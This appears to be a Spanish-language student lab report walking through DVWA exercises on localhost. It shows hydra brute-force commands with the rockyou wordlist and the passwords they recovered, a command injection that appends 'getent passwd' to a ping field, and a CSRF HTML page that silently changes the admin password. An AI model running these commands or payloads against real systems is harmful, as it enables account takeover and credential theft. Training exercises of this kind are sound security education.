

Escuela Colombiana de ingeniería Julio Garavito

Fundamentos de Desarrollo y de Gerencia de proyectos

Trabajo 1

Integrantes

Juan Camargo

Diego Castellanos

Profesor

Daniel Esteban Vela Lopez

Bogotá 2024




BRUTE FORCE

Inspeccionamos la página y encontramos que funciona con el método GET.

```
> <div id="main_menu_padded">...</div>
</div>
<div id="main_body">
  <div class="body_padded">
    <h1>Vulnerability: Brute Force</h1>
    <div class="vulnerable_code_area">
      <h2>Login</h2>
      <form action="#" method="GET">...</form>
    </div>
    <h2>More Information</h2>
  </div>
</div>
```


Si nos vamos a la parte de Storage y nos vamos a Cookies podemos conseguir la Sid.



The screenshot shows the Chrome DevTools Storage tab. The left sidebar lists 'Cache Storage', 'Cookies', 'Indexed DB', 'Local Storage', and 'Session Storage'. The 'Cookies' section is expanded, showing a table of cookies for the domain 'http://localhost.'. The table has columns for Name, Value, Domain, Path, and Expires.

Name	Value	Domain	Path	Expires
PHPSESSID	482cc790daabf228c05bce69e0095eb8	localhost.	/	Tue, 20
security	low	localhost.	/	Session

Por último, si nos vamos a la parte de Network y nos dirigimos al archivo de la página podemos encontrar su dirección.



Nos movemos al directorio `/usr/share/wordlists` y descomprimos el archivo de `rockyou.txt.gz` con el comando `sudo gunzip rockyou.txt.gz`

```
(kali@kali)-[/usr/share/wordlists]
$ ls
amass dirb dirbuster dnsmap.txt fasttrack.txt fern-wifi john.lst legion metasploit nmap.lst rockyou.txt.gz sqlmap.txt wfuzz wifite.txt

(kali@kali)-[/usr/share/wordlists]
$ gunzip rockyou.txt.gz
gzip: rockyou.txt: Permission denied

(kali@kali)-[/usr/share/wordlists]
$ sudo gunzip rockyou.txt.gz
[sudo] password for kali:
```

Aprovechando que estamos en esta ruta ejecutamos el comando de hydra, utilizamos todos los componentes que hemos sacado antes, el usuario que queremos es **admin**, el archivo con las contraseñas es **rockyou.txt**, la SID es **2fa3789d190308d413c4e68c167a9d33**, la IP seria **127.0.0.1**.

```
(kali@kali)-[/usr/share/wordlists]
$ hydra -l admin -P rockyou.txt 127.0.0.1 http-form-get '/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:Username and/or password incorrect.:H=Cookie:security=low;PHPSESSID=2fa3789d190308d413c4e68c167a9d33'
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-02-19 12:12:01
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking http-get-form://127.0.0.1:80/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:Username and/or password incorrect.:H=Cookie:security=low;PHPSESSID=2fa3789d190308d413c4e68c167a9d33
[80][http-get-form] host: 127.0.0.1 login: admin password: password
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-02-19 12:12:13
```

Esperamos que hydra pruebe las contraseñas hasta que encuentre la correcta, que en este caso es **password**, probamos la contraseña en la página de dvwa y nos sale que es correcta.

Vulnerability: Brute Force


Login

Username:

Password:

Login

Welcome to the password protected area admin



Bonus

Con los nombres de los usuarios que encontramos al realizar el ejercicio de sql injection podemos de igual manera que hicimos con admin, encontrar sus contraseñas.

Usuarios: gordonb, 1337, pablo, smithy

```
(kali@kali)-[/usr/share/wordlists]
$ hydra -l gordonb -P rockyou.txt 127.0.0.1 http-form-get '/vulnerabilities/brute/:username="USER"&password="PASS"&Login=Login:Username and/or password incorrect.:H=Cookie:security=low;PHPSESSID=2fa3789d190308d413c6e68c167a9d33'
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-02-19 12:17:58
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l1:p:14344399), ~896525 tries per task
[DATA] attacking http-get-form://127.0.0.1:80/vulnerabilities/brute/:username="USER"&password="PASS"&Login=Login:Username and/or password incorrect.:H=Cookie:security=low;PHPSESSID=2fa3789d190308d413c6e68c167a9d33
[80][http-get-form] host: 127.0.0.1 login: gordonb password: abc123
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-02-19 12:18:03
```

Vulnerability: Brute Force

Login

Username:

gordonb

Password:

••••••

Login

Welcome to the password protected area gordonb



```
(kali@kali)-[/usr/share/wordlists]
$ hydra -l 1337 -P rockyou.txt 127.0.0.1 http-form-get '/vulnerabilities/brute/:username="USER"&password="PASS"&Login=Login:Username and/or password incorrect.:H=Cookie:security=low;PHPSESSID=2fa3789d190308d413c6e68c167a9d33'
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-02-19 12:19:33
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l1:p:14344399), ~896525 tries per task
[DATA] attacking http-get-form://127.0.0.1:80/vulnerabilities/brute/:username="USER"&password="PASS"&Login=Login:Username and/or password incorrect.:H=Cookie:security=low;PHPSESSID=2fa3789d190308d413c6e68c167a9d33
[80][http-get-form] host: 127.0.0.1 login: 1337 password: charley
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-02-19 12:20:22
```

Vulnerability: Brute Force

Login

Username:

Password:

Login

Welcome to the password protected area 1337



```
(kali@kali)-[/usr/share/wordlists]
$ hydra -l pablo -P rockyou.txt 127.0.0.1 http-form-get '/vulnerabilities/brute/:username="USER"&password="PASS"&Login=Login:Username and/or password incorrect.:H=Cookie:security=low;PHPSESSID=2fa3789d190308d413c6e68c167a9d33'
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-02-19 12:21:36
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l1:p:14344399), ~896525 tries per task
[DATA] attacking http-get-form://127.0.0.1:80/vulnerabilities/brute/:username="USER"&password="PASS"&Login=Login:Username and/or password incorrect.:H=Cookie:security=low;PHPSESSID=2fa3789d190308d413c6e68c167a9d33
[80][http-get-form] host: 127.0.0.1 login: pablo password: letmein
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-02-19 12:21:48
```

Vulnerability: Brute Force

Login

Username:

Password:

Login

Welcome to the password protected area pablo



```
(kali@kali)~[/usr/share/wordlists]
$ hydra -l smithy -P rockyou.txt 127.0.0.1 http-form-get '/vulnerabilities/brute/:username=*USER*6password=*PASS*6Login=Login:Username and/or password incorrect.:H=Cookie:security=low;PHPSESSID=2fa3789d190308d413cee68c167a9d33'
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-02-19 12:22:44
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking http-get-form://127.0.0.1:80/vulnerabilities/brute/:username=*USER*6password=*PASS*6Login=Login:Username and/or password incorrect.:H=Cookie:security=low;PHPSESSID=2fa3789d190308d413cee68c167a9d33
[80][http-get-form] host: 127.0.0.1 login: smithy password: password
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-02-19 12:22:48
```

Vulnerability: Brute Force

Login

Username:

Password:

Login

Welcome to the password protected area smithy



Command injection

Para realizar este ejercicio necesitamos simplemente administrar una dirección IP se guido de un comando de la forma && (parámetro). En este caso, decidimos usar getent passwd la cual permite acceder a la información de un usuario y archivos locales de contraseñas.

- Home
- Instructions
- Setup / Reset DB
- Brute Force
- Command Injection
- CSRF
- File Inclusion
- File Upload
- Insecure CAPTCHA
- SQL Injection
- SQL Injection (Blind)
- Weak Session IDs
- XSS (DOM)
- XSS (Reflected)
- XSS (Stored)
- CSP Bypass
- JavaScript
- Authorisation Bypass
- Open HTTP Redirect
- DVWA Security
- PHP Info

Vulnerability: Command Injection

Ping a device


Enter an IP address:

```
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.  
64 bytes from 8.8.8.8: icmp_seq=1 ttl=113 time=5.22 ms  
64 bytes from 8.8.8.8: icmp_seq=2 ttl=113 time=6.73 ms  
64 bytes from 8.8.8.8: icmp_seq=3 ttl=113 time=5.88 ms  
64 bytes from 8.8.8.8: icmp_seq=4 ttl=113 time=9.01 ms  
  
--- 8.8.8.8 ping statistics ---  
4 packets transmitted, 4 received, 0% packet loss, time 3007ms  
rtt min/avg/max/mdev = 5.215/6.707/9.008/1.432 ms  
root:x:0:0:root:/root:/bin/bash  
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin  
bin:x:2:2:bin:/bin:/usr/sbin/nologin  
sys:x:3:3:sys:/dev:/usr/sbin/nologin  
sync:x:4:65534:sync:/bin:/bin/sync  
games:x:5:60:games:/usr/games:/usr/sbin/nologin  
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin  
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin  
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin  
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin  
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin  
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin  
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin  
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin  
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin  
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin  
_apt:x:42:65534:/:nonexistent:/usr/sbin/nologin  
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
```

More Information

CSRF


Primero cambiamos la contraseña de manera normal como lo tenemos en la interfaz




Gracias a esto obtuvimos el siguiente enlace:

http://localhost./vulnerabilities/csrf/?password_new=123&password_conf=123&Change=Change#

Si cambiamos los “123” por otras cadenas nos damos cuenta de que este enlace sirve para cambiar la contraseña directamente sin tener que hacerlo desde la interfaz.




Debido a esto, hicimos un archivo .html para que al momento de que el administrador lo abra y clickee sobre una imagen se dispare el link y se cambie la contraseña.




```
~/Documents/pagina.html - Mousepad
File Edit Search View Document Help
1 <!DOCTYPE html>
2 <html lang="es">
3 <head>
4   <meta charset="UTF-8">
5   <meta name="viewport" content="width=device-width, initial-scale=1.0">
6   <title>Imagen con enlace</title>
7 </head>
8 <body>
9   <a href="http://localhost./vulnerabilities/csrf/?password_new=perro123&password_conf=perro123&Change=Change.">
10     
11   </a>
12 </body>
13 </html>
14
```


Abrimos el HTML



Si clickeamos la imagen nos redirecciona a la página indicando que se ha cambiado la contraseña con la que especificamos en el HTML



Probamos las credenciales y confirmamos que efectivamente funcionó.




File Inclusion

